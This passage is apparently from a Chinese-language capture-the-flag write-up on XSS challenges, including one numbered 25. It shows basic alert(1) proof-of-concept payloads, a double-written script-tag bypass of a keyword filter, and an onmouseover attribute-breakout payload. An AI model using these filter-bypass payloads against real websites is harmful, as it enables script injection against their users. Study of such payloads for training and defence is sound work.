
提示都说用<script>弹窗了，无疑是xss，那么这道题应该也是存在过滤手段的




传值方式为GET传值，那么直接输入`<script>alert(1)</script>`




很明显被过滤了






尝试双写绕过，大小写绕过`<scrscriptipt>alert(1)</scrscriptipt>`




NO.25

这道题跟22题很像，不过尝试其他的方式进行xss



输入`" onmouseover=alert(1)//`



这个出发的条件是鼠标经过我们的输入框，则就会弹窗